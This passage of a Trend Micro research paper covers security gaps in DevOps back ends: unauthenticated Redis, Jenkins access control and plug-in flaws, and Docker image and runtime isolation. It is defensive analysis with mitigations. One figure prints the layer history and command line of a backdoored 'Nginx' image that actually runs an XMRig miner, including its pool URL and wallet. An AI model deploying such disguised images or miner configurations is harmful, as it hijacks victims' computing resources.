Supply Chain Attacks in the Age of Cloud Computing: Risks, Mitigations, and the Importance of Securing Back Ends


David Fiser

Published by
Trend Micro Research


Written by
David Fiser

Stock image used under license from

Shutterstock.com



Contents



The security risks posed by numerous malware families and other types of malicious attacks that target different segments across industries (be it for stealing confidential data, causing collateral damage, or operating nation-state espionage), have an overriding impact on the operation of their targeted entities.

Endpoint- or network-based security solutions such as antiviruses, intrusion prevention systems (IPSs)/intrusion detection systems (IDSs), proxies, or firewalls are all used as layers in the defense against multiple types of intrusions and cyberthreats. The area of inquiry that we would like to look into is how small and large companies protect their back-end servers and internal systems that store and process a considerable volume of valuable data, from source-code management systems, continuous integration/continuous delivery (CI/CD) systems, to software deployments.

Some organizations have chosen to optimize their operational costs by moving their back-end infrastructure to the cloud, or by running their own on-premises private cloud using well-known and popular cloud-based solutions. Nevertheless, this approach, if not executed correctly from both architectural and configuration standpoints, might expose them or put them at risk of being an easy target for attackers. As we have seen in past incidents, successful supply chain attacks not only lead to damage to or loss of data and decline in customer trust and reputation, but also result in negative media coverage.

In this paper, we will discuss multiple security gaps and risks related to the world of DevOps, where cloud services have played a major role in digital and business transformation. In the case of Jenkins, a popular CI/CD software, we will focus on "known" design issues leading to full remote code execution (RCE) and unintended data leaks. Moreover, we will address certain types of vulnerabilities found in Jenkins such as sandbox escapes and plain-text-stored credentials. We will also highlight the consequences of exploiting them. Furthermore, we will demonstrate the importance of securing back-end-type services together with describing the security risks associated with Docker and Kubernetes, which are popular software both in DevOps and the container world. Additionally, we will discuss real-world examples and scenarios, tools at large, and malware targeting Docker, which we found and researched in 2019. Finally, we will discuss the security risks associated with the use of new and trending cloud-based integrated development environments (IDEs) like Visual Studio (VS) Online (or Visual Studio Codespaces as of June 2020).


DevOps and Back-End Security

The key performance indicators in today's DevOps world are usability and speed. With these indicators as the foci, some software lack security features and are designed only for secure environments, such as Redis. In case a piece of software does provide security features, sometimes these are not set by default, and thus responsibility is transferred to the user. However, it is common to find cases wherein these security features are not enabled or configured properly. Risks persist even inside environments that are considered secure, as these open the gate for attackers once they get into the private network. In fact, the concept of a secure environment is in direct contradiction to the "Assume Breach" paradigm, a strategy for minimizing damage upon compromise.[1]

Following this principle, there is no environment that is 100% safe and immune from attack; even with high-protection standards from external threats, there is always internal risk: for example, a disgruntled or resigned employee, or as we have seen in the past, compromised VPN access.[2] This fact should be emphasized for the back-end service administrators to configure the services in a secure manner.

Transport Layer Security

To provide an example, we can look at Redis, a popular open-sourced, in-memory data structure store. When the default configuration is kept without further modifications, there is no authentication and no Transport Layer Security (TLS) encryption applied. The Redis communication protocol is plain-text-based, similar to the SMTP protocol; this allows for network-traffic sniffing, which can result in data or secret leakage.


redis_capture.pcapng
tcp.stream eq 0
Wireshark · Follow TCP Stream (tcp.stream eq 0) · redis_capture.pcapng

```
No.   Time                           Source      Destination  Protocol  Length  Info
    1 2020-03-17 14:47:36.985770556 172.17.0.1  172.17.0.2   TCP           74 50926 → 6379 [SYN] Seq=0 Win=64240 Len=0
    2 2020-03-17 14:47:36.985792115 172.17.0.2  172.17.0.1   TCP           74 6379 → 50926 [SYN, ACK] Seq=0 Ack=1 Win=
    3 2020-03-17 14:47:36.985811850 172.17.0.1  172.17.0.2   TCP           66 50926 → 6379 [ACK] Seq=1 Ack=1 Win=64256
    4 2020-03-17 14:47:39.110508501 172.17.0.1  172.17.0.2   TCP           71 50926 → 6379 [PSH, ACK] Seq=1 Ack=1 Win=
```

```
INFO
-NOAUTH Authentication required.
AUTH mysecretpassword
+OK
```

Figure 1. Example of Redis communication without TLS applied

In the case of Redis, by performing a search on Shodan, we discovered over 8,000 completely unsecure instances (i.e., without TLS encryption and authentication) deployed in public clouds.[3] These instances are vulnerable to RCE attacks abusing CONFIG and SLAVEOF commands to deliver a payload (or payloads), a technique described well by Pavel Toporkov in his 2018 ZeroNights presentation.[4] We identified that the typical payload deployed is the Kinsing malware, a bot used for infecting misconfigured devices and running the XMRig cryptocurrency miner.[5]

As the CPU spike generated by cryptocurrency mining is noisy, a stealthier payload will be applied in case of targeted attacks inside back-end environments.

Authentication and Access Control Lists (ACL)

When authentication is not configured or when role-based security using ACL is not applied, everyone who can get into the system has administrator access. This is dangerous inside multiuser environments even on an internal network, not to mention the possible breaches that could occur.

To demonstrate these risks, we look at Jenkins, a popular open-source automation server for software development teams. Default configuration poses significant security risk even when authentication is applied.


Executing Jobs on a Primary Machine

Jenkins has a distributed architecture: A primary machine manages a group of agents, which are Java executables that run on remote machines and execute build jobs. Jenkins is also based on a modular architecture, and most of its features are implemented inside plug-ins that extend its core functionality, for example, when it comes to post-build tasks.

The primary contains main executables together with configuration files, including secrets storage. By default, the primary can also execute build jobs, allowing less-privileged users to completely overtake the Jenkins instance and leak secrets, job configuration, and source code.

It is worth noting that by default, there is no ACL model applied at all. The available matrix-based security, if applied, might create a feeling of secure configuration that is false because of the ability to execute jobs on primary.

We suggest using the Authorize Project plug-in as mitigation, together with setting Shell executable to */bin/false* at Configure System page, which effectively disables shell spawn, and hence disables jobs execution on Primary node. Thus, proper configuration of agents is highly recommended.[6]



User/group	Overall		Credentials					Agent						Job										Run			View				SCM	Lockable Resources	
	Administer	Read	Create	Delete	ManageDomains	Update	View	Build	Configure	Connect	Create	Delete	Disconnect	Build	Cancel	Configure	Create	Delete	Discover	Move	Read	Release	Workspace	Delete	Replay	Update	Configure	Create	Delete	Read	Tag	Reserve	Unlock
Anonymous Users	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐
Authenticated Users	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐

Figure 2. An example of matrix-based security in Jenkins

Plug-Ins

The other thing about Jenkins is that the major functionality is provided by community plug-ins, and one must trust these plug-ins to be securely implemented. By looking at Jenkins security advisories, we can conclude that most of the vulnerabilities in the Jenkins platform are related to plug-ins.[7]

Improper Secrets Storage

Improper secrets storage belongs to the most common vulnerability types that are found among plug-ins. With improper secrets storage, service credentials are stored inside plain-text configuration files. By auditing their source codes, we discovered several vulnerabilities of the same type inside multiple plug-ins, namely CVE-2019-10348, CVE-2019-10350, CVE-2019-10351, CVE-2019-10361, CVE-2019-10366, CVE-2019-10378, CVE-2019-10385, CVE-2019-10440, and CVE-2019-10433.

Sandbox-Based Escapes

Jenkins allows usage of the Groovy scripting language in build job definitions by using the Pipeline plug-in. The Groovy interpreter runs inside the same Java application context, thus allowing access to critical Jenkins classes if not limited. When an administrator sets up a secure environment and introduces role-based security, they have to approve newly created Groovy scripts before execution. Otherwise, a script can be run inside a sandbox environment; this is done by using a Script Security Plugin.[8] In 2019, 12 RCE vulnerabilities inside the plug-in were disclosed, making it vulnerable to exploitation if the plug-in is not updated properly.[9]

Using Docker Containers


Using containers has become popular because they often provide either software that works out of the box or software that requires minimal configuration. Containerization helps with fast deployments and provides environment stability. In this paper, we will focus on security challenges when using one of the popular container engines: Docker.

Container Images

Docker's container image uses layered architecture. The first layer is a base image, which can be an operating system distribution image (Ubuntu, for example, or another image that has already been constructed). Every command from a container image build file then creates another layer. In the case of Docker, the file is called Dockerfile.

This architecture also allows image backtracking, which can be used for retrieving secrets that were removed by another Dockerfile directive: for example, RUN rm secrets. This mistake is often committed when a whole folder is added to the image.

Container images of popular software can be found on Docker Hub, a default place where images are pulled from when using Docker. Still, caution should be exercised while pulling uncertified or unverified images. Previously, 17 backdoored images were found inside the Docker Hub repository. Hence, a Dockerfile should also be verified when using untrusted images.[10]



```
1   ADD file ... in /                                    2.63 MB
2   CMD ["/bin/sh"]                                      0 B
3   /bin/sh -c apk update &&                             1.58 MB
4   COPY file:8daa0549038b531d05022f89cb111ca0494…       819.22 KB
5   ENTRYPOINT ["/xmrig"]                                0 B
6   CMD ["-a" "cryptonight" "-o"                         0 B
7   ENTRYPOINT ["/xmrig"]                                0 B
8   -a cryptonight -o stratum+tcp://xmr.f2pool.co…       819.47 KB
9   CMD ["-a" "cryptonight" "-o"                         0 B
10  ENTRYPOINT ["/nginx"]                                0 B
11  -a cryptonight -o stratum+tcp://xmr.f2pool.…         729 B
12  -p 0906_4_106.13.87.217_2375                         815 B
13  ENTRYPOINT ["/nginx"]                                0 B
14                                                       0 B
15  COPY file:37f7bd6270184f3074b515c26c33b87817952bf…   615 B
```

```
-a cryptonight -o stratum+tcp://xmr.f2pool.com:13531 -p 0906_4_106.13.87.217_2375 -k -t 4 -
-donate-level=1 --cpu-priority 0 -u
43U3d1PBg4Gi2BaeMx7nH2dQsyZhAdMRATkJmbvr3kFuEMvU93f4H5geqjnru7SjLA3q81xCnUWr9PdFJRKDB5131fbC8p
```

Figure 3. An example of a fake Nginx image that is actually an XMRig

It is worth mentioning that container images that work out of the box found on Docker Hub often have default configuration without proper security measures applied. Thus, it is the responsibility of a user to provide additional security configuration.

As with any piece of software, a container image can also contain a vulnerability. Previously, an Alpine Linux base image was discovered to have a "null root password" vulnerability, which has been assigned as CVE-2019-5021.[11] Fortunately, security solutions are able to scan container images, and this helps to mitigate these risks.

Container Runtime Settings

A container is essentially an isolated environment of one or a set of processes. To isolate multiple containers running inside a single host, the container engine uses various kernel features — namespaces, control groups (aka cgroups), App Armor, and seccomp profiles, together with various system calls or syscalls (for example, pivot_root). As majority of containers run inside a Linux environment, resource-isolation features of the Linux kernel are used for them to run independently. When spawning a container using Docker, a user can influence the isolated environment. They can set up certain parameters that reduce security isolation inside the container, such as the absence of a certain namespace, setting parameters for cgroups, or mounting a host volume.

Namespaces isolate the process environments to a certain level. The following table shows types of namespaces that are available inside the Linux kernel.

Namespace	Use
MNT (Mount)	Manages file system mount points
PID (Process)	Isolates processes
NET (Network)	Manages network interfaces
IPC (Inter-process communication)	Manages access to IPC resources
UTS (Host name)	Isolates kernel and version identifiers
CGROUPS	Limits, isolates, and measures resource usage of several processes
User ID (User)	Provides privilege isolation and user identification segregation

Table 1. Types of Linux namespaces

Privileges and Capabilities

By default, a Docker daemon, as well as a container process, runs with root permissions with a limited set of capabilities. The following table shows capabilities that are available when running as root inside a container.

